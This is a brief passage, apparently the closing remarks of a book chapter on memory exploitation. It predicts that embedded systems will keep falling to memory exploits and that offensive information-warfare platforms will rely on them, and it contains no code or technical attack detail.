Every day brings the potential of discovering a new and previously unanticipated technique for exploiting memory. For the rest of our lives we are likely to see embedded systems fall prey to these same problems you just learned about here. We predict that the core of any offensive IW platform will be based on memory exploits like the ones in this chapter.